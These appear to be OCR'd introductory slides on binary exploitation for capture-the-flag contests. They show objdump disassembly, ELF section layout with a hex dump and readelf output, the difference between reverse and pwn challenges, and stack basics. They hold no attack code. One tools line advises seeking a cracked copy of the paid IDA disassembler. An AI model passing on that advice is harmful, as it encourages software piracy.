
- Assembly code is easy to translated to Binary code and vise-versa
  - objdump -d file
- Assembly language is also too hard and not friendly to users, so we have C/C++/...



```

a.out:     file format elf64-x86-64


Disassembly of section .init:

0000000000001000 <_init>:
    1000:       f3 0f 1e fa             endbr64
    1004:       48 83 ec 08             sub    $0x8,%rsp
    1008:       48 8b 05 d9 2f 00 00    mov    0x2fd9(%rip),%rax        # 3fe8 <__gmon_start__>
    100f:       48 85 c0                test   %rax,%rax
    1012:       74 02                   je     1016 <_init+0x16>
    1014:       ff d0                   call   *%rax
    1016:       48 83 c4 08             add    $0x8,%rsp
    101a:       c3                      ret

Disassembly of section .plt:

0000000000001020 <printf@plt-0x10>:
    1020:       ff 35 e2 2f 00 00       push   0x2fe2(%rip)        # 4008 <_GLOBAL_OFFSET_TABLE_+0x8>
    1026:       ff 25 e4 2f 00 00       jmp    *0x2fe4(%rip)        # 4010 <_GLOBAL_OFFSET_TABLE_+0x10>
    102c:       0f 1f 40 00             nopl   0x0(%rax)

0000000000001030 <printf@plt>:
    1030:       ff 25 e2 2f 00 00       jmp    *0x2fe2(%rip)        # 4018 <printf@GLIBC_2.2.5>
    1036:       68 00 00 00 00          push   $0x0
    103b:       e9 e0 ff ff ff          jmp    1020 <_init+0x20>

Disassembly of section .text:

0000000000001040 <_start>:
    1040:       f3 0f 1e fa             endbr64
    1044:       31 ed                   xor    %ebp,%ebp
    1046:       49 89 d1                mov    %rdx,%r9
    1049:       5e                      pop    %rsi
    104a:       48 89 e2                mov    %rsp,%rdx
    104d:       48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
    1051:       50                      push   %rax
    1052:       54                      push   %rsp
    1053:       4c 8d 05 76 01 00 00    lea    0x176(%rip),%r8        # 11d0 <__libc_csu_fini>
    105a:       48 8d 0d ff 00 00 00    lea    0xff(%rip),%rcx        # 1160 <__libc_csu_init>
    1061:       48 8d 3d d1 00 00 00    lea    0xd1(%rip),%rdi        # 1139 <main>
    1068:       ff 15 72 2f 00 00       call   *0x2f72(%rip)        # 3fe0 <__libc_start_main@GLIBC_2.2.5>
    106e:       f4                      hlt
    106f:       90                      nop

0000000000001070 <deregister_tm_clones>:
    1070:       48 8d 3d b9 2f 00 00    lea    0x2fb9(%rip),%rdi        # 4030 <__TMC_END__>
    1077:       48 8d 05 b2 2f 00 00    lea    0x2fb2(%rip),%rax        # 4030 <__TMC_END__>
    107e:       48 39 f8                cmp    %rdi,%rax
    1081:       74 15                   je     1098 <deregister_tm_clones+0x28>
    1083:       48 8b 05 4e 2f 00 00    mov    0x2f4e(%rip),%rax        # 3fd8 <_ITM_deregisterTMCloneTable>
    108a:       48 85 c0                test   %rax,%rax
    108d:       74 09                   je     1098 <deregister_tm_clones+0x28>
    108f:       ff e0                   jmp    *%rax
    1091:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)
    1098:       c3                      ret
    1099:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)
"1" 165L, 7756B

0000000000010a0 <register_tm_clones>:
    10a0:       48 8d 3d 89 2f 00 00    lea    0x2f89(%rip),%rdi        # 4030 <__TMC_END__>
    10a7:       48 8d 35 82 2f 00 00    lea    0x2f82(%rip),%rsi        # 4030 <__TMC_END__>
    10ae:       48 29 fe                sub    %rdi,%rsi
    10b1:       48 89 f0                mov    %rsi,%rax
    10b4:       48 c1 ee 3f             shr    $0x3f,%rsi
    10b8:       48 c1 f8 03             sar    $0x3,%rax
    10bc:       48 01 c6                add    %rax,%rsi
    10bf:       48 d1 fe                sar    %rsi
    10c2:       74 14                   je     10d8 <register_tm_clones+0x38>
    10c4:       48 8b 05 25 2f 00 00    mov    0x2f25(%rip),%rax        # 3ff0 <_ITM_registerTMCloneTable>
    10cb:       48 85 c0                test   %rax,%rax
    10ce:       74 08                   je     10d8 <register_tm_clones+0x38>
    10d0:       ff e0                   jmp    *%rax
    10d2:       66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
    10d8:       c3                      ret
    10d9:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)

00000000000010e0 <__do_global_dtors_aux>:
    10e0:       f3 0f 1e fa             endbr64
    10e4:       80 3d 45 2f 00 00 00    cmpb   $0x0,0x2f45(%rip)        # 4030 <__TMC_END__>
    10eb:       75 33                   jne    1120 <__do_global_dtors_aux+0x40>
    10ed:       55                      push   %rbp
    10ee:       48 83 3d 02 2f 00 00    cmpq   $0x0,0x2f02(%rip)        # 3ff8 <__cxa_finalize@GLIBC_2.2.5>
    10f5:       00
    10f6:       48 89 e5                mov    %rsp,%rbp
    10f9:       74 0d                   je     1108 <__do_global_dtors_aux+0x28>
    10fb:       48 8b 3d 26 2f 00 00    mov    0x2f26(%rip),%rdi        # 4028 <__dso_handle>
    1102:       ff 15 f0 2e 00 00       call   *0x2ef0(%rip)        # 3ff8 <__cxa_finalize@GLIBC_2.2.5>
    1108:       e8 63 ff ff ff          call   1070 <deregister_tm_clones>
    110d:       c6 05 1c 2f 00 00 01    movb   $0x1,0x2f1c(%rip)        # 4030 <__TMC_END__>
    1114:       5d                      pop    %rbp
    1115:       c3                      ret
    1116:       66 2e 0f 1f 84 00 00    cs nopw 0x0(%rax,%rax,1)
    111d:       00 00 00
    1120:       c3                      ret
    1121:       66 66 2e 0f 1f 84 00    data16 cs nopw 0x0(%rax,%rax,1)
    1128:       00 00 00 00
    112c:       0f 1f 40 00             nopl   0x0(%rax)

0000000000001130 <frame_dummy>:
    1130:       f3 0f 1e fa             endbr64
    1134:       e9 67 ff ff ff          jmp    10a0 <register_tm_clones>

0000000000001139 <main>:
    1139:       55                      push   %rbp
    113a:       48 89 e5                mov    %rsp,%rbp
    113d:       48 8d 05 c0 0e 00 00    lea    0xec0(%rip),%rax        # 2004 <_IO_stdin_used+0x4>
    1144:       48 89 c7                mov    %rax,%rdi
    1147:       b8 00 00 00 00          mov    $0x0,%eax
    114c:       e8 df fe ff ff          call   1030 <printf@plt>
    1151:       b8 00 00 00 00          mov    $0x0,%eax
    1156:       5d                      pop    %rbp
    1157:       c3                      ret
    1158:       0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
    115f:       00

0000000000001160 <__libc_csu_init>:
    1160:       f3 0f 1e fa             endbr64
    1164:       41 57                   push   %r15
    1166:       4c 8d 3d 7b 2c 00 00    lea    0x2c7b(%rip),%r15        # 3de8 <__frame_dummy_init_array_entry>
    116d:       41 56                   push   %r14
    116f:       49 89 d6                mov    %rdx,%r14
    1172:       41 55                   push   %r13
    1174:       49 89 f5                mov    %rsi,%r13
    1177:       41 54                   push   %r12
    1179:       41 89 fc                mov    %edi,%r12d
    117c:       55                      push   %rbp
    117d:       48 8d 2d 6c 2c 00 00    lea    0x2c6c(%rip),%rbp        # 3df0 <__do_global_dtors_aux_fini_array_entry>
    1184:       53                      push   %rbx
    1185:       4c 29 fd                sub    %r15,%rbp
    1188:       48 83 ec 08             sub    $0x8,%rsp
    118c:       e8 6f fe ff ff          call   1000 <_init>
    1191:       48 c1 fd 03             sar    $0x3,%rbp
    1195:       74 1f                   je     11b6 <__libc_csu_init+0x56>
    1197:       31 db                   xor    %ebx,%ebx
    1199:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)
    11a0:       4c 89 f2                mov    %r14,%rdx
    11a3:       4c 89 ee                mov    %r13,%rsi
    11a6:       44 89 e7                mov    %r12d,%edi
    11a9:       41 ff 14 df             call   *(%r15,%rbx,8)
    11ad:       48 83 c3 01             add    $0x1,%rbx
    11b1:       48 39 dd                cmp    %rbx,%rbp
    11b4:       75 ea                   jne    11a0 <__libc_csu_init+0x40>
    11b6:       48 83 c4 08             add    $0x8,%rsp
    11ba:       5b                      pop    %rbx
    11bb:       5d                      pop    %rbp
    11bc:       41 5c                   pop    %r12
    11be:       41 5d                   pop    %r13
    11c0:       41 5e                   pop    %r14
    11c2:       41 5f                   pop    %r15
    11c4:       c3                      ret
    11c5:       66 66 2e 0f 1f 84 00    data16 cs nopw 0x0(%rax,%rax,1)
    11cc:       00 00 00 00

00000000000011d0 <__libc_csu_fini>:
    11d0:       f3 0f 1e fa             endbr64
    11d4:       c3                      ret

Disassembly of section .fini:

00000000000011d8 <_fini>:
    11d8:       f3 0f 1e fa             endbr64
    11dc:       48 83 ec 08             sub    $0x8,%rsp
    11e0:       48 83 c4 08             add    $0x8,%rsp
    11e4:       c3                      ret
```

C/C++/...

- However, translated from binary to C/C++ is very hard.



Differrence to reverse challenge

- Reverse challenge: Focusing on how to prevent user know the function of some code.
  - No need to get shell, but the binary is hard to understand. If you know what the challenge binary do, you success.


- PWN challenge: Focusing on how to crack the vulnerability of some code
  - The binary is easy to understand or solved by tools, but need to find bugs/vulnerability in that. If you get the shell, you success.

- Mixed type: Hard... Seek your teammate or you can focus on both of them :)


- Tool:
  - **IDA(mandatory, but expensive(thousands of dollars), seek for crack)**
  - Ghidra(free)
  - objdump(free)

ELF


- ELF is the executable file format in Linux, like exe in Windows
- Divided by **section**
  - text: machine code of your program
  - rodata: read only data(const int)
  - data: read/write data(int)
- Other sections will be introduced when needed




ELF



- readelf -S



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00  .ELF............
0010h: 02 00 03 00 01 00 00 00 40 83 04 08 34 00 00 00  ........@ƒ..4...
0020h: 50 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00  P.......4. ...(.
0030h: 1D 00 1C 00 06 00 00 00 34 00 00 00 34 80 04 08  ........4...4€..
0040h: 34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00  4€.. ... .......
0050h: 04 00 00 00 03 00 00 00 54 01 00 00 54 81 04 08  ........T...T...
0060h: 54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00  T...............
0070h: 01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08  .............€..
0080h: 00 80 04 08 30 06 00 00 30 06 00 00 05 00 00 00  .€..0...0.......
0090h: 00 10 00 00 01 00 00 00 08 0F 00 00 08 9F 04 08  .............Ÿ..
00A0h: 08 9F 04 08 18 01 00 00 1C 01 00 00 06 00 00 00  .Ÿ..............
00B0h: 00 10 00 00 02 00 00 00 14 0F 00 00 14 9F 04 08  .............Ÿ..
00C0h: 14 9F 04 08 E8 00 00 00 E8 00 00 00 06 00 00 00  .Ÿ..è...è.......
00D0h: 04 00 00 00 04 00 00 00 68 01 00 00 68 81 04 08  ........h...h...
00E0h: 68 81 04 08 44 00 00 00 44 00 00 00 04 00 00 00  h...D...D.......
00F0h: 04 00 00 00 50 E5 74 64 10 05 00 00 10 85 04 08  ....Påtd......….
0100h: 10 85 04 08 34 00 00 00 34 00 00 00 04 00 00 00  .….4...4.......
0110h: 04 00 00 00 51 E5 74 64 00 00 00 00 00 00 00 00  ....Qåtd........
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00  ................
0130h: 10 00 00 00 52 E5 74 64 08 0F 00 00 08 9F 04 08  ....Råtd.....Ÿ..
0140h: 08 9F 04 08 F8 00 00 00 F8 00 00 00 04 00 00 00  .Ÿ..ø...ø.......
0150h: 01 00 00 00 2F 6C 69 62 2F 6C 64 2D 6C 69 6E 75  ..../lib/ld-linu
0160h: 78 2E 73 6F 2E 32 00 00 04 00 00 00 10 00 00 00  x.so.2..........
0170h: 01 00 00 00 47 4E 55 00 00 00 00 00 02 00 00 00  ....GNU.........
0180h: 06 00 00 00 20 00 00 00 04 00 00 00 14 00 00 00  .... ...........
0190h: 03 00 00 00 47 4E 55 00 66 EC E5 8E 2F 15 4A 0B  ....GNU.fìåŽ/.J.
01A0h: 7E F7 22 5C E2 1F AD CA 1F 53 23 8E 02 00 00 00  ~÷"\â.-Ê.S#Ž....
01B0h: 05 00 00 00 01 00 00 00 05 00 00 00 00 20 00 20  ............. . 
01C0h: 00 00 00 00 05 00 00 00 AD 4B E3 C0 00 00 00 00  ........-KãÀ....
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 1A 00 00 00  ................
01E0h: 00 00 00 00 00 00 00 00 12 00 00 00 1F 00 00 00  ................
01F0h: 00 00 00 00 00 00 00 00 12 00 00 00 37 00 00 00  ............7...
0200h: 00 00 00 00 00 00 00 00 20 00 00 00 25 00 00 00  ........ ...%...
0210h: 00 00 00 00 00 00 00 00 12 00 00 00 0B 00 00 00  ................
0220h: 0C 85 04 08 04 00 00 00 11 00 10 00 00 6C 69 62  .…...........lib
0230h: 63 2E 73 6F 2E 36 00 5F 49 4F 5F 73 74 64 69 6E  c.so.6._IO_stdin
0240h: 5F 75 73 65 64 00 72 65 61 64 00 61 6C 61 72 6D  _used.read.alarm
0250h: 00 5F 5F 6C 69 62 63 5F 73 74 61 72 74 5F 6D 61  .__libc_start_ma
0260h: 69 6E 00 5F 5F 67 6D 6F 6E 5F 73 74 61 72 74 5F  in.__gmon_start_
0270h: 5F 00 47 4C 49 42 43 5F 32 2E 30 00 00 00 02 00  _.GLIBC_2.0.....
0280h: 02 00 00 00 02 00 01 00 01 00 01 00 01 00 00 00  ................
0290h: 10 00 00 00 00 00 00 00 10 69 69 0D 00 00 02 00  .........ii.....
02A0h: 46 00 00 00 00 00 00 00 FC 9F 04 08 06 03 00 00  F.......üŸ......
02B0h: 0C A0 04 08 07 01 00 00 10 A0 04 08 07 02 00 00  . ....... ......
02C0h: 14 A0 04 08 07 04 00 00 53 83 EC 08 E8 9F 00 00  . ......Sƒì.èŸ..
02D0h: 00 81 C3 2F 1D 00 00 8B 83 FC FF FF FF 85 C0 74  ..Ã/...‹ƒüÿÿÿ…Àt
02E0h: 05 E8 4A 00 00 00 83 C4 08 5B C3 00 00 00 00 00  .èJ...ƒÄ.[Ã.....
02F0h: FF 35 04 A0 04 08 FF 25 08 A0 04 08 00 00 00 00  ÿ5. ..ÿ%. ......
0300h: FF 25 0C A0 04 08 68 00 00 00 00 E9 E0 FF FF FF  ÿ%. ..h....éàÿÿÿ
0310h: FF 25 10 A0 04 08 68 08 00 00 00 E9 D0 FF FF FF  ÿ%. ..h....éÐÿÿÿ
0320h: FF 25 14 A0 04 08 68 10 00 00 00 E9 C0 FF FF FF  ÿ%. ..h....éÀÿÿÿ
0330h: FF 25 FC 9F 04 08 66 90 00 00 00 00 00 00 00 00  ÿ%üŸ..f.........
0340h: 31 ED 5E 89 E1 83 E4 F0 50 54 52 68 F0 84 04 08  1í^‰áƒäðPTRhð„..
0350h: 68 90 84 04 08 51 56 68 57 84 04 08 E8 BF FF FF  h.„..QVhW„..è¿ÿÿ
0360h: FF F4 66 90 66 90 66 90 66 90 66 90 66 90 66 90  ÿôf.f.f.f.f.f.f.
0370h: 8B 1C 24 C3 66 90 66 90 66 90 66 90 66 90 66 90  ‹.$Ãf.f.f.f.f.f.
0380h: B8 23 A0 04 08 2D 20 A0 04 08 83 F8 06 76 1A B8  ¸# ..- ..ƒø.v.¸
0390h: 00 00 00 00 85 C0 74 11 55 89 E5 83 EC 14 68 20  ....…Àt.U‰åƒì.h 
```



```
imwxz  ~/Downloads  readelf -S level12
There are 29 section headers, starting at offset 0x1150:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.bu[...] NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000060 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804822c 00022c 000050 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          0804827c 00027c 00000c 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048288 000288 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482a8 0002a8 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482b0 0002b0 000018 08  AI  5  24  4
  [11] .init             PROGBITS        080482c8 0002c8 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080482f0 0002f0 000040 04  AX  0   0 16
  [13] .plt.got          PROGBITS        08048330 000330 000008 00  AX  0   0  8
  [14] .text             PROGBITS        08048340 000340 0001b2 00  AX  0   0 16
  [15] .fini             PROGBITS        080484f4 0004f4 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048508 000508 000008 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        08048510 000510 000034 00   A  0   0  4
  [18] .eh_frame         PROGBITS        08048544 000544 0000ec 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [21] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 000018 04  WA  0   0  4
  [25] .data             PROGBITS        0804a018 001018 000008 00  WA  0   0  4
  [26] .bss              NOBITS          0804a020 001020 000004 00  WA  0   0  1
  [27] .comment          PROGBITS        00000000 001020 000035 01  MS  0   0  1
  [28] .shstrtab         STRTAB          00000000 001055 0000fa 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  p (processor specific)
```


Stack

- Stack is an abstract data type that serves as a collection of elements, with two main principal operations:
  - **Push**, which adds an element to the collection, and
  - **Pop**, which removes the most recently added element that was not yet removed.

- This is also what **push** and **pop** instructions do.

- In operation system, stack grows from high address

  to low address, like an inverted bottle.



